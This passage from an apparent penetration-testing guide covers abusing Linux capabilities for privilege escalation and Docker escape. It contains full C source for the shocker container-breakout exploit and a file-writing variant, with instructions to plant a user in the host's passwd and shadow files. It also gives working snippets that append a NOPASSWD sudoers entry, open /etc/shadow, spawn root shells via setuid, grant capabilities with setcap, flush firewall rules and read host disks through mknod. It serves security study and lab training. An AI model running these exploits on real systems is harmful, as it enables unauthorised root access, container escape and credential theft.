    if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");
    if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");
    for (;;) {
        de = readdir(dir);
        if (!de)
        break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
            fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
            ino = de->d_ino;
            break;
        }
    }

    fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");
    if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
            outh.handle_bytes = 8;
            outh.handle_type = 1;
            memcpy(outh.f_handle, &ino, sizeof(ino));
            memcpy(outh.f_handle + 4, &i, sizeof(i));
            if ((i % (1<<20)) == 0)
                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
            if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                closedir(dir);
                close(fd);
                dump_handle(&outh);
                return find_handle(bfd, path, &outh, oh);
            }
        }
    }
    closedir(dir);
    close(fd);
    return 0;
}


int main(int argc,char* argv[] )
{
    char buf[0x1000];
    int fd1, fd2;
    struct my_file_handle h;
    struct my_file_handle root_h = {
        .handle_bytes = 8,
        .handle_type = 1,
        .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
    };

    fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014 [***]\n"
    "[***] The tea from the 90's kicks your sekurity again. [***]\n"
    "[***] If you have pending sec consulting, I'll happily [***]\n"
    "[***] forward to my friends who drink secury-tea too! [***]\n\n<enter>\n");

    read(0, buf, 1);

    // get a FS reference from something mounted in from outside
    if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
        die("[-] open");

    if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
        die("[-] Cannot find valid handle!");

    fprintf(stderr, "[!] Got a final handle!\n");
    dump_handle(&h);

    if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
        die("[-] open_by_handle");

    memset(buf, 0, sizeof(buf));
    if (read(fd2, buf, sizeof(buf) - 1) < 0)
        die("[-] read");

    printf("Success!!\n");

    FILE *fptr;
    fptr = fopen(argv[2], "w");
    fprintf(fptr,"%s", buf);
    fclose(fptr);

    close(fd2); close(fd1);

    return 0;
}

[!WARNING] The exploit needs to find a pointer to something mounted on the host. The original exploit used the file /.dockerinit and this modified version uses /etc/hostname. If the exploit isn’t working maybe you need to set a different file. To find a file that is mounted in the host just execute mount command:
The code of this technique was copied from the laboratory of “Abusing DAC_READ_SEARCH Capability” from https://www.pentesteracademy.com/.[1]
CAP_DAC_OVERRIDE
This capability bypasses file read, write, and execute permission checks.[14]
Look for files that become readable or writable through membership in a privileged group; the useful targets depend on the target’s ownership and mode bits.[14]
Example with binary
In this example vim has this capability, so you can modify any file like passwd, sudoers or shadow:
getcap -r / 2>/dev/null
/usr/bin/vim = cap_dac_override+ep

vim /etc/sudoers #To overwrite it
Example with binary 2
In this example python binary will have this capability. You could use python to override any file:
file=open("/etc/sudoers","a")
file.write("yourusername ALL=(ALL) NOPASSWD:ALL")
file.close()
Example with environment + CAP_DAC_READ_SEARCH (Docker breakout)
Confirm CAP_DAC_OVERRIDE with capsh --print as shown in the preceding CAP_DAC_READ_SEARCH environment example.[14][26]
First of all read the previous section that abuses DAC_READ_SEARCH capability to read arbitrary files of the host and compile the exploit.
Then, compile the following version of the shocker exploit that will allow you to write arbitrary files inside the hosts filesystem:
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>

// gcc shocker_write.c -o shocker_write
// ./shocker_write /etc/passwd passwd

struct my_file_handle {
  unsigned int handle_bytes;
  int handle_type;
  unsigned char f_handle[8];
};
void die(const char * msg) {
  perror(msg);
  exit(errno);
}
void dump_handle(const struct my_file_handle * h) {
  fprintf(stderr, "[*] #=%d, %d, char nh[] = {", h -> handle_bytes,
    h -> handle_type);
  for (int i = 0; i < h -> handle_bytes; ++i) {
    fprintf(stderr, "0x%02x", h -> f_handle[i]);
    if ((i + 1) % 20 == 0)
      fprintf(stderr, "\n");
    if (i < h -> handle_bytes - 1)
      fprintf(stderr, ", ");
  }
  fprintf(stderr, "};\n");
}
int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle *oh)
{
  int fd;
  uint32_t ino = 0;
  struct my_file_handle outh = {
    .handle_bytes = 8,
    .handle_type = 1
  };
  DIR * dir = NULL;
  struct dirent * de = NULL;
  path = strchr(path, '/');
  // recursion stops if path has been resolved
  if (!path) {
    memcpy(oh -> f_handle, ih -> f_handle, sizeof(oh -> f_handle));
    oh -> handle_type = 1;
    oh -> handle_bytes = 8;
    return 1;
  }
  ++path;
  fprintf(stderr, "[*] Resolving '%s'\n", path);
  if ((fd = open_by_handle_at(bfd, (struct file_handle * ) ih, O_RDONLY)) < 0)
    die("[-] open_by_handle_at");
  if ((dir = fdopendir(fd)) == NULL)
    die("[-] fdopendir");
  for (;;) {
    de = readdir(dir);
    if (!de)
      break;
    fprintf(stderr, "[*] Found %s\n", de -> d_name);
    if (strncmp(de -> d_name, path, strlen(de -> d_name)) == 0) {
      fprintf(stderr, "[+] Match: %s ino=%d\n", de -> d_name, (int) de -> d_ino);
      ino = de -> d_ino;
      break;
    }
  }
  fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");
  if (de) {
    for (uint32_t i = 0; i < 0xffffffff; ++i) {
      outh.handle_bytes = 8;
      outh.handle_type = 1;
      memcpy(outh.f_handle, & ino, sizeof(ino));
      memcpy(outh.f_handle + 4, & i, sizeof(i));
      if ((i % (1 << 20)) == 0)
        fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de -> d_name, i);
      if (open_by_handle_at(bfd, (struct file_handle * ) & outh, 0) > 0) {
        closedir(dir);
        close(fd);
        dump_handle( & outh);
        return find_handle(bfd, path, & outh, oh);
      }
    }
  }
  closedir(dir);
  close(fd);
  return 0;
}
int main(int argc, char * argv[]) {
  char buf[0x1000];
  int fd1, fd2;
  struct my_file_handle h;
  struct my_file_handle root_h = {
    .handle_bytes = 8,
    .handle_type = 1,
    .f_handle = {
      0x02,
      0,
      0,
      0,
      0,
      0,
      0,
      0
    }
  };
  fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014 [***]\n"
    "[***] The tea from the 90's kicks your sekurity again. [***]\n"
    "[***] If you have pending sec consulting, I'll happily [***]\n"
    "[***] forward to my friends who drink secury-tea too! [***]\n\n<enter>\n");
  read(0, buf, 1);
  // get a FS reference from something mounted in from outside
  if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
    die("[-] open");
  if (find_handle(fd1, argv[1], & root_h, & h) <= 0)
    die("[-] Cannot find valid handle!");
  fprintf(stderr, "[!] Got a final handle!\n");
  dump_handle( & h);
  if ((fd2 = open_by_handle_at(fd1, (struct file_handle * ) & h, O_RDWR)) < 0)
    die("[-] open_by_handle");
  char * line = NULL;
  size_t len = 0;
  FILE * fptr;
  ssize_t read;
  fptr = fopen(argv[2], "r");
  while ((read = getline( & line, & len, fptr)) != -1) {
    write(fd2, line, read);
  }
  printf("Success!!\n");
  close(fd2);
  close(fd1);
  return 0;
}
In order to scape the docker container you could download the files /etc/shadow and /etc/passwd from the host, add to them a new user, and use shocker_write to overwrite them. Then, access via ssh.
The code of this technique was copied from the laboratory of “Abusing DAC_OVERRIDE Capability” from https://www.pentesteracademy.com.[1]
CAP_CHOWN
This capability allows a process to change the ownership of files.[14]
Example with binary
Lets suppose the python binary has this capability; you can change the owner of a file such as shadow, then use the resulting access to modify it if other permissions allow:
python -c 'import os;os.chown("/etc/shadow",1000,1000)'Or with the ruby binary having this capability:
ruby -e 'require "fileutils"; FileUtils.chown(1000, 1000, "/etc/shadow")'CAP_FOWNER
This capability bypasses ownership checks for many file operations, including changing permissions.[14]
Example with binary
If python has this capability you can modify the permissions of the shadow file, change root password, and escalate privileges:
python -c 'import os; os.chmod("/etc/shadow", 0o666)'CAP_SETUID
This capability allows a process to change its effective user ID, subject to the credential and capability rules enforced by the kernel.[14]
Example with binary
If python has this capability, you can very easily abuse it to escalate privileges to root:
import os
os.setuid(0)
os.system("/bin/bash")
Another way:
import os
import prctl
#add the capability to the effective set
prctl.cap_effective.setuid = True
os.setuid(0)
os.system("/bin/bash")
CAP_SETGID
This capability allows a process to change its effective group ID, subject to the credential and capability rules enforced by the kernel.[14]
There are a lot of files you can overwrite to escalate privileges, you can get ideas from here.
Example with binary
In this case you should look for interesting files that a group can read because you can impersonate any group:
#Find every file writable by a group
find / -perm /g=w -exec ls -lLd {} \; 2>/dev/null
#Find every file writable by a group in /etc with a maxpath of 1
find /etc -maxdepth 1 -perm /g=w -exec ls -lLd {} \; 2>/dev/null
#Find every file readable by a group in /etc with a maxpath of 1
find /etc -maxdepth 1 -perm /g=r -exec ls -lLd {} \; 2>/dev/null
Once you have find a file you can abuse (via reading or writing) to escalate privileges you can get a shell impersonating the interesting group with:
import os
os.setgid(42)
os.system("/bin/bash")
In this case the group shadow was impersonated so you can read the file /etc/shadow:
cat /etc/shadowCombined chain: CAP_SETGID + CAP_CHOWN
When both capabilities are available in the same helper, a practical chain is:
- Switch EGID to
shadow(or another privileged group). - Use
chownon/etc/shadowto set your UID while keeping groupshadow. - Read a target hash and crack/pivot.
import os

# Replace values with real IDs from `id` / `getent group shadow`
LAB_UID = 1000
SHADOW_GID = 42

os.setgid(SHADOW_GID)
os.chown("/etc/shadow", LAB_UID, SHADOW_GID)
os.system("grep '^root:' /etc/shadow > /tmp/root.hash")
This avoids needing full root directly and is commonly enough to pivot through credential reuse.
If docker is installed you could impersonate the docker group and abuse it to communicate with the docker socket and escalate privileges.
CAP_SETFCAP
This capability allows a process to set file capabilities.[14]
Example with binary
If python has this capability, you can very easily abuse it to escalate privileges to root:
import ctypes, sys

#Load needed library
#You can find which library you need to load checking the libraries of local setcap binary
# ldd /sbin/setcap
libcap = ctypes.cdll.LoadLibrary("libcap.so.2")

libcap.cap_from_text.argtypes = [ctypes.c_char_p]
libcap.cap_from_text.restype = ctypes.c_void_p
libcap.cap_set_file.argtypes = [ctypes.c_char_p,ctypes.c_void_p]

#Give setuid cap to the binary
cap = 'cap_setuid+ep'
path = sys.argv[1]
print(path)
cap_t = libcap.cap_from_text(cap)
status = libcap.cap_set_file(path,cap_t)

if(status == 0):
    print (cap + " was successfully added to " + path)
python setcapability.py /usr/bin/python2.7[!WARNING] A newly written file capability set replaces the previous set; if the helper is then executed with only the new capabilities, it may no longer retain
CAP_SETFCAPto update another file.[14][25]
Once you have SETUID capability you can go to its section to see how to escalate privileges.
Example with environment (Docker breakout)
Docker’s documented default capability set includes CAP_SETFCAP, but the actual set depends on the runtime configuration.[19] You can inspect the process capabilities with:
cat /proc/`pidof bash`/status | grep Cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000

capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
This capability allows writing file capabilities, but it does not by itself grant those capabilities to the current process or bypass the file, bounding-set, and namespace rules applied when the file is executed.[14]
getcap /usr/bin/gdb
/usr/bin/gdb = cap_sys_ptrace,cap_sys_admin+eip

setcap cap_sys_admin,cap_sys_ptrace+eip /usr/bin/gdb

/usr/bin/gdb
bash: /usr/bin/gdb: Operation not permitted
The file’s permitted capabilities are limited by the process’s capability bounding set, and the file effective bit controls whether the file’s permitted set is raised into the process’s effective set. This is why adding capabilities to a file does not automatically make every requested capability usable at execution time.[14]
CAP_SYS_RAWIO
CAP_SYS_RAWIO provides a number of sensitive operations including access to /dev/mem, /dev/kmem or /proc/kcore, modify mmap_min_addr, access ioperm(2) and iopl(2) system calls, and various disk commands. The FIBMAP ioctl(2) is also enabled via this capability, which has caused issues in the past. As per the man page, this also allows the holder to perform a range of device-specific operations on other devices.[14]
This can be useful for privilege escalation and Docker breakout.[14]
CAP_KILL
This capability bypasses permission checks for sending signals to processes in the cases defined by the kernel.[14]
Example with binary
Lets suppose the python binary has this capability. If you could also modify some service or socket configuration (or any configuration file related to a service) file, you could backdoor it, and then kill the process related to that service and wait for the new configuration file to be executed with your backdoor.
#Use this python code to kill arbitrary processes
import os
import signal
pgid = os.getpgid(341)
os.killpg(pgid, signal.SIGKILL)
Privesc with kill
If you have kill capabilities and there is a node program running as root (or as a different user)you could probably send it the signal SIGUSR1 and make it open the node debugger to where you can connect.
kill -s SIGUSR1 <nodejs-ps>
# After an URL to access the debugger will appear. e.g. ws://127.0.0.1:9229/45ea962a-29dd-4cdd-be08-a6827840553d
Electron Cef Chromium Debugger Abuse
CAP_NET_BIND_SERVICE
This capability permits binding to Internet ports below 1024. It does not directly grant broader privilege escalation.[14]
Example with binary
If python has this capability it will be able to listen on any port and even connect from it to any other port (some services require connections from specific privileges ports)
Listen
import socket
s=socket.socket()
s.bind(('0.0.0.0', 80))
s.listen(1)
conn, addr = s.accept()
while True:
        output = connection.recv(1024).strip();
        print(output)
Connect
import socket
s=socket.socket()
s.bind(('0.0.0.0',500))
s.connect(('10.10.10.10',500))
CAP_NET_RAW
CAP_NET_RAW permits processes to create RAW and PACKET sockets, enabling them to generate and send arbitrary network packets. This can lead to security risks in containerized environments, such as packet spoofing, traffic injection, and bypassing network access controls. Malicious actors could exploit this to interfere with container routing or compromise host network security, especially without adequate firewall protections. Additionally, CAP_NET_RAW supports operations like ping via RAW ICMP requests.[14]
This can enable packet capture with a suitable socket interface. It does not directly grant broader privilege escalation.[14]
Example with binary
If the binary tcpdump has this capability you will be able to use it to capture network information.
getcap -r / 2>/dev/null
/usr/sbin/tcpdump = cap_net_raw+ep
If the environment grants this capability, tcpdump can also use it to sniff traffic.[14]
Example with binary 2
The following example is python2 code that can be useful to intercept traffic of the “lo” (localhost) interface. The code is from the lab “The Basics: CAP-NET_BIND + NET_RAW” from https://attackdefense.pentesteracademy.com/.[1]
import socket
import struct

flags=["NS","CWR","ECE","URG","ACK","PSH","RST","SYN","FIN"]

def getFlag(flag_value):
    flag=""
    for i in xrange(8,-1,-1):
        if( flag_value & 1 <<i ):
            flag= flag + flags[8-i] + ","
    return flag[:-1]

s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(3))
s.setsockopt(socket.SOL_SOCKET, socket.SO_RCVBUF, 2**30)
s.bind(("lo",0x0003))

flag=""
count=0
while True:
    frame=s.recv(4096)
    ip_header=struct.unpack("!BBHHHBBH4s4s",frame[14:34])
    proto=ip_header[6]
    ip_header_size = (ip_header[0] & 0b1111) * 4
    if(proto==6):
        protocol="TCP"
        tcp_header_packed = frame[ 14 + ip_header_size : 34 + ip_header_size]
        tcp_header = struct.unpack("!HHLLHHHH", tcp_header_packed)
        dst_port=tcp_header[0]
        src_port=tcp_header[1]
        flag=" FLAGS: "+getFlag(tcp_header[4])

    elif(proto==17):
        protocol="UDP"
        udp_header_packed_ports = frame[ 14 + ip_header_size : 18 + ip_header_size]
        udp_header_ports=struct.unpack("!HH",udp_header_packed_ports)
        dst_port=udp_header[0]
        src_port=udp_header[1]

    if (proto == 17 or proto == 6):
        print("Packet: " + str(count) + " Protocol: " + protocol + " Destination Port: " + str(dst_port) + " Source Port: " + str(src_port) + flag)
        count=count+1
CAP_NET_ADMIN + CAP_NET_RAW
CAP_NET_ADMIN grants the holder the power to alter network configurations, including firewall settings, routing tables, socket permissions, and network interface settings within the exposed network namespaces. It also enables turning on promiscuous mode on network interfaces, allowing for packet sniffing across namespaces.[14]
Example with binary
Lets suppose that the python binary has these capabilities.
#Dump iptables filter table rules
import iptc
import pprint
json=iptc.easy.dump_table('filter',ipv6=False)
pprint.pprint(json)

#Flush iptables filter table
import iptc
iptc.easy.flush_table('filter')
CAP_LINUX_IMMUTABLE
This capability permits modifying inode flags such as immutable and append-only. It does not directly grant broader privilege escalation.[14]
Example with binary
If you find that a file is immutable and python has this capability, you can remove the immutable attribute and make the file modifiable:
#Check that the file is imutable
lsattr file.sh
----i---------e--- backup.sh
# Python code to remove the immutable flag and allow modifications
import fcntl
import os
import struct
FS_IMMUTABLE_FL = 0x00000010
FS_IOC_GETFLAGS = 0x80086601
FS_IOC_SETFLAGS = 0x40086602
fd = os.open('/path/to/file.sh', os.O_RDONLY)
flags = struct.unpack('i', fcntl.ioctl(fd, FS_IOC_GETFLAGS, struct.pack('i', 0)))[0]
fcntl.ioctl(fd, FS_IOC_SETFLAGS, struct.pack('i', flags & ~FS_IMMUTABLE_FL))
os.close(fd)
with open('/path/to/file.sh', 'a') as f:
f.write('New content for the file\n')The FS_IOC_GETFLAGS and FS_IOC_SETFLAGS operations read and update inode flags; FS_IMMUTABLE_FL is the immutable flag cleared by this example.[27]
[!TIP] Note that usually this immutable attribute is set and remove using:
sudo chattr +i file.txt
sudo chattr -i file.txt
CAP_SYS_CHROOT
CAP_SYS_CHROOT enables the execution of the chroot(2) system call, which can potentially allow for the escape from chroot(2) environments through known vulnerabilities.[11][14]
CAP_SYS_BOOT
CAP_SYS_BOOT allows the execution of the reboot(2) system call for system restarts, including commands such as LINUX_REBOOT_CMD_RESTART2; it also enables kexec_load(2) and, from Linux 3.17 onwards, kexec_file_load(2) for loading new or signed crash kernels respectively.[14]
CAP_SYSLOG
CAP_SYSLOG was separated from the broader CAP_SYS_ADMIN in Linux 2.6.37, specifically granting the ability to use the syslog(2) call. This capability enables the viewing of kernel addresses via /proc and similar interfaces when the kptr_restrict setting is at 1, which controls the exposure of kernel addresses. Since Linux 2.6.39, the default for kptr_restrict is 0, meaning kernel addresses are exposed, though many distributions set this to 1 (hide addresses except from uid 0) or 2 (always hide addresses) for security reasons.[14]
Additionally, CAP_SYSLOG allows accessing dmesg output when dmesg_restrict is set to 1. Despite these changes, CAP_SYS_ADMIN retains the ability to perform syslog operations due to historical precedents.[14]
CAP_MKNOD
CAP_MKNOD extends the functionality of the mknod system call beyond creating regular files, FIFOs (named pipes), or UNIX domain sockets. It specifically allows for the creation of special files, which include:[14]
- S_IFCHR: Character special files, which are devices like terminals.
- S_IFBLK: Block special files, which are devices like disks.
This capability is useful for processes that need to create device files, including character or block devices.[14]
It is included in Docker’s documented default capability set; verify the actual runtime configuration rather than assuming every deployment uses the same defaults (Moby default capability list).[19]
This capability permits to do privilege escalations (through full disk read) on the host, under these conditions:[7]
- Have initial access to the host (Unprivileged).
- Have initial access to the container (Privileged (EUID 0), and effective
CAP_MKNOD). - Host and container should share the same user namespace.
Steps to Create and Access a Block Device in a Container:
-
On the Host as a Standard User:
- Determine your current user ID with
id, e.g.,uid=1000(standarduser). - Identify the target device, for example,
/dev/sdb.
- Determine your current user ID with
-
Inside the Container as
root:
# Create a block special file for the host device
mknod /dev/sdb b 8 16
# Set read and write permissions for the user and group
chmod 660 /dev/sdb
# Add the corresponding standard user present on the host
useradd -u 1000 standarduser
# Switch to the newly created user
su standarduser- Back on the Host:
# Locate the PID of the container process owned by "standarduser"
# This is an illustrative example; actual command might vary
ps aux | grep -i container_name | grep -i standarduser
# Assuming the found PID is 12345
# Access the container's filesystem and the special block device
head /proc/12345/root/dev/sdb
This approach allows the standard user to access and potentially read data from /dev/sdb through the container when the device, namespaces, and permissions are configured as described.[7]
CAP_SETPCAP
On current Linux kernels with file capabilities, CAP_SETPCAP lets a thread add capabilities from its bounding set to its inheritable set, drop capabilities from its bounding set, and change its securebits. It does not let a process arbitrarily grant capabilities to another process; that behavior applies only to pre-2.6.25 kernels without file-capability support.[14]
The capset() system call can adjust a thread’s own effective, permitted, and inheritable sets, but the new permitted set cannot contain capabilities outside the existing permitted set and inheritable updates remain subject to kernel constraints.[14]
References
- [1] AttackDefense (Pentester Academy) - Linux capabilities privilege escalation labs
- [2] Hacker’s Grimoire - Privilege Escalation Linux
- [3] Linux Container Basics: Capabilities
- [4] Linux capabilities 101
- [5] Taking Advantage of Linux Capabilities
- [6] Excessive Capabilities
- [7] Abusing access to mount namespaces through /proc/pid/root
- [8] Linux Capabilities: Why They Exist and How They Work
- [9] Understanding Capabilities in Linux
- [10] PoC for bypassing seccomp if ptrace is allowed
- [11] How to break out from various chroot solutions
- [12] shocker.c - original CAP_DAC_READ_SEARCH Docker breakout exploit by Sebastian Krahmer
- [13] Docker breakout exploit analysis
- [14] capabilities(7) - Linux manual page
- [15] proc_pid_status(5) - Linux manual page
- [16] pam_cap(8) - Linux manual page
- [17] capability.conf(5) - Ubuntu Manpage
- [18] systemd.exec(5) - Linux manual page
- [19] Running containers - Docker Docs
- [20] docker container run - Docker Docs
- [21] cap_text_formats(7) - Linux manual page
- [22] getpcaps(8) - Linux manual page
- [23] getcap(8) - Linux manual page
- [24] amicontained
- [25] setcap(8) - Linux manual page
- [26] capsh(1) - Linux manual page
- [27] ioctl_iflags(2) - Linux manual page